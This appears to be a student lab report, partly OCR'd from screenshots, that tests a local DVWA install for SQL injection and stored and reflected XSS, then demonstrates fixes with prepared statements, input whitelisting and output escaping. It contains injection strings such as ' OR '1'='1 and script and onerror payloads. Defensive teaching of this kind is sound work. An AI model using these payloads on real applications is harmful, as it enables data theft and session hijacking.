Security Testing Report


OWASP stands for Open Web Application Security Project.
One of its most well-known contributions is the 'OWASP Top 10,' which is a list of the 10 most critical web application security risks

Understanding OWASP Top 10: DVWA has examples of multiple vulnerabilities like:

- SQL Injection (SQLi)
- Cross-Site Scripting (XSS)
- CSRF (Cross-Site Request Forgery)

1. SQL Injection

- SQL Injection is a vulnerability where an attacker can manipulate a web application's SQL queries by injecting malicious input.
- When user input is directly inserted into SQL queries without validation or escaping.
- The database executes whatever the input modifies the query to do.
- STEPS:
- Go to the SQL Injection page:
- Input box ID takes user input. Example: 1 OR 1=1
- Input manipulates the query to: User_id = '1' OR 1=1; It always evaluates the query to true → all users are returned.
- Output: You see multiple usernames and passwords on the page.
- Due to this Attackers can read sensitive data, modify/delete records, or even compromise the system.
- Fix- Demostrate Prepared Statement so that only correct user_id rows are returned.




Vulnerability: SQL Injection

User ID: ' OR '1'='1

```
ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith
```

Demonstrating the Fix (Prepared Statements)



Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
GNU nano 8.6 /var/www/html/sqli_demo_fix.php

```php
<?php
// Connect to DVWA database
$mysqli = new mysqli("localhost", "dvwa", "dvwa_pass", "dvwa");

if ($mysqli->connect_errno) {
    echo "Failed to connect to MySQL: " . $mysqli->connect_error;
    exit();
}

// Simulate user input
$id = $_GET['id'] ?? 1;  // ?id=1 in URL

// Prepared statement (prevents SQLi)
$stmt = $mysqli->prepare("SELECT first_name, last_name FROM users WHERE user_id = ?");
$stmt->bind_param("i", $id);
$stmt->execute();
$result = $stmt->get_result();

while ($row = $result->fetch_assoc()) {
    echo "ID: " . htmlspecialchars($id) . " - Name: " . $row['first_name'] . " " . $row['last_name'] . "<br>";
}

$stmt->close();
$mysqli->close();
?>
```

^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Cop

Prepared statements separate query structure from user input:
$stmt = $db->prepare("SELECT * FROM users WHERE user_id = ?");
$stmt->bind_param("i", $id);
? is a placeholder; $id is bound safely.
Even if the user enters '1 OR 1=1', the database treats it as a literal value, not part of SQL.
It only provides the first id as output.

Prepared Statement Output


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
(genmon)XX
127.0.0.1/sqli_demo_fix.php?
127.0.0.1/sqli_demo_fix.php?id=1
80%
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter

```
ID: 1' OR '1'='1 - Name: admin admin
```

Result: Injection fails → only correct user_id rows are returned.


2. Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) is a class of web vulnerability where an attacker is able to inject client-side scripts (usually JavaScript) into pages viewed by other users. When the victim's browser executes the injected script, the attacker can do things like steal session cookies, manipulate the DOM, perform actions as the user, show fake UI, etc.
Two common types:

- ### Stored (Persistent) XSS

How it works: Attacker submits malicious script into a site input (comment, profile, message) that the server stores in the database. When any user later views that stored data, the script runs in their browser.
- Impact: Broad — any user who views the page can be affected; can be used to steal cookies, perform actions, pivot.
- Consequences of Stored XSS include:
  - Redirecting users to malicious sites
  - Stealing cookies or session tokens
  - Defacing the website
  - Performing actions on behalf of other users

Commands
- Open DVWA and navigate to Stored XSS page:
  - Enter malicious payload in the Guestbook form:
    - Name: Swati
    - Message: <img src=x onerror=alert(2)>
    - Click Sign Guestbook


127.0.0.1/DVWA/vulnerabilities/xs


Vulnerability: Stored Cross Site Scripting (XSS)

Name * Swati
Message * <img src=x onerror=alert(2)>

Name: Swati
Message:

Name: Swati


Output
- The page reloads and shows the guestbook entries.
 - A popup with 2 appears — this confirms that the browser executed the injected script.
 - When any user loads that page, the malicious code executes in their browser.
 - In our lab, the popup 2 is just a safe demonstration — it proves that the input was executed as code instead of being treated as plain text.
 - In real life, a hacker could replace alert(2) with something harmful: stealing cookies, logging keystrokes, redirecting the user, etc.



- Reflected XSS


How it works: The server reflects attacker-controlled input immediately in a response (e.g., search term shown in results or a name parameter echoed back), without storing it. The attacker crafts a URL containing the payload and convinces a victim to click it.
Impact: Targeted — requires tricking a victim (phishing link), but still very dangerous.
 - Consequences include:
 - Stealing cookies/session tokens
 - Phishing attacks
 - Redirection to malicious websites

Commands:
 - Open DVWA and navigate to Reflected XSS page
 - Your name: <script>alert('Reflected XSS Mallicious Content')</script>



What's your name? XSS Mallicious Content')<
Hello

Output
- The input was reflected directly in the page response.
  - The browser executed it as JavaScript, producing the alert popup.
  - This demonstrates a Reflected XSS vulnerability, showing that any user who clicks the link could trigger the script.
  - Attackers exploit it via malicious links in emails, social media, or phishing pages.



Reflected XSS Mallicious Content

How to prevent XSS:

A. Input Sanitization / input validation (server-side)/ WhiteListing:

Checking and restricting what users can input before it goes to the database or page.Restrict what users can input.
Example: allow only letters/numbers for a name field. Remove or encode HTML special characters (<, >, &, ", '). This ensures scripts are displayed as text, not executed.
Malicious users often inject scripts via form fields. If we restrict inputs to safe characters, scripts cannot execute. Displayed as text, not executed.
- Demo: Simple whitelist for name and numeric casting for id
- Creating demo file or a small processing script.
- Eg. Demo file xss_fix_demo.php showing how to clean name and how to cast an id:


Explanation of the validation lines in the below picture:

- preg_replace('/[^a-zA-Z0-9 _-]/', '', $name_raw);
- This removes any character that is not A-Z, a-z, 0-9, space, underscore, or hyphen. It's a whitelist approach: only allowed chars remain.
- is_numeric($id_raw) ? (int)$id_raw : 0;
- If id_raw is numeric, cast to integer; otherwise set to 0. This prevents injecting SQL-injection-like values into ID fields.

Why validate on input?

- Reduces attack surface (if names are only letters, a <script> tag is removed).
- Useful for fields that should be constrained (IDs, dates, phone numbers).


xss_fix_demo.php file



```
┌──(bhagyalaxmi㉿kali)-[~]
└─$ sudo tee /var/www/html/xss_fix_demo.php > /dev/null <<'PHP'
<?php
// xss_fix_demo.php - demonstration of input validation + escape on output
// RAW inputs
$name_raw = $_GET['name'] ?? 'Guest';
$msg_raw  = $_GET['msg']  ?? '';

// INPUT VALIDATION / WHITELIST
// Allow only letters, numbers, spaces, hyphen, underscore for name
$name_valid = preg_replace('/[^a-zA-Z0-9 _-]/', '', $name_raw);

// If you expect numeric id: cast to int to ensure it's numeric
$id_raw = $_GET['id'] ?? '';
$id_valid = is_numeric($id_raw) ? (int)$id_raw : 0;
?>
<!doctype html><html><head><meta charset="utf-8"><title>XSS Mitigation Demo</title></head><body>
<h2>XSS Mitigation Demo (validation + escape)</h2>
<form method="get">
  Name: <input name="name" value="<?php echo htmlspecialchars($name_valid, ENT_QUOTES|ENT_HTML5, 'UTF-8'); ?>"><br><br>
  Message: <input name="msg" value="<?php echo htmlspecialchars($msg_raw, ENT_QUOTES|ENT_HTML5, 'UTF-8'); ?>" style="width:600px"><br><br>
  ID: <input name="id" value="<?php echo htmlspecialchars($id_valid, ENT_QUOTES|ENT_HTML5, 'UTF-8'); ?>"><br><br>
  <input type="submit" value="Show">
</form>

<h3>Output (escaped)</h3>
<div style="border:1px solid #ddd;padding:10px;">
  <strong>Name (validated):</strong> <?php echo htmlspecialchars($name_valid, ENT_QUOTES|ENT_HTML5, 'UTF-8'); ?><br>
  <strong>Message (escaped):</strong> <?php echo htmlspecialchars($msg_raw, ENT_QUOTES|ENT_HTML5, 'UTF-8'); ?><br>
  <strong>ID (numeric):</strong> <?php echo $id_valid; ?>
</div>
</body></html>
PHP

┌──(bhagyalaxmi㉿kali)-[~]
└─$ sudo nano /var/www/html/xss_fix_demo.php
```

Open Browser URL-
http://127.0.0.1/xss_fix_demo.php

Output:
1. Name will be stripped of <script> and likely become alert1 or empty (depending on characters).



XSS Mitigation Demo (validation + escape)

Name: scriptSwatiscript


Message: Hello

ID: 2

Output (escaped)

Name (validated): scriptSwatiscript
Message (escaped): Hello
ID (numeric): 2

2. Message will be escaped on output (so no alert).


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help

XSS Mitigation Demo (validation + escape)

Name: Swati


Message: <script>alert('xss')</script>

ID: 1

Output (escaped)

Name (validated): Swati
Message (escaped): <script>alert('xss')</script>
ID (numeric): 1

3. Id will be parsed as 123 or 0 if not numeric.


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help

XSS Mitigation Demo (validation + escape)

Name: Swati

Message: Hello

ID: 1abc

Output (escaped)

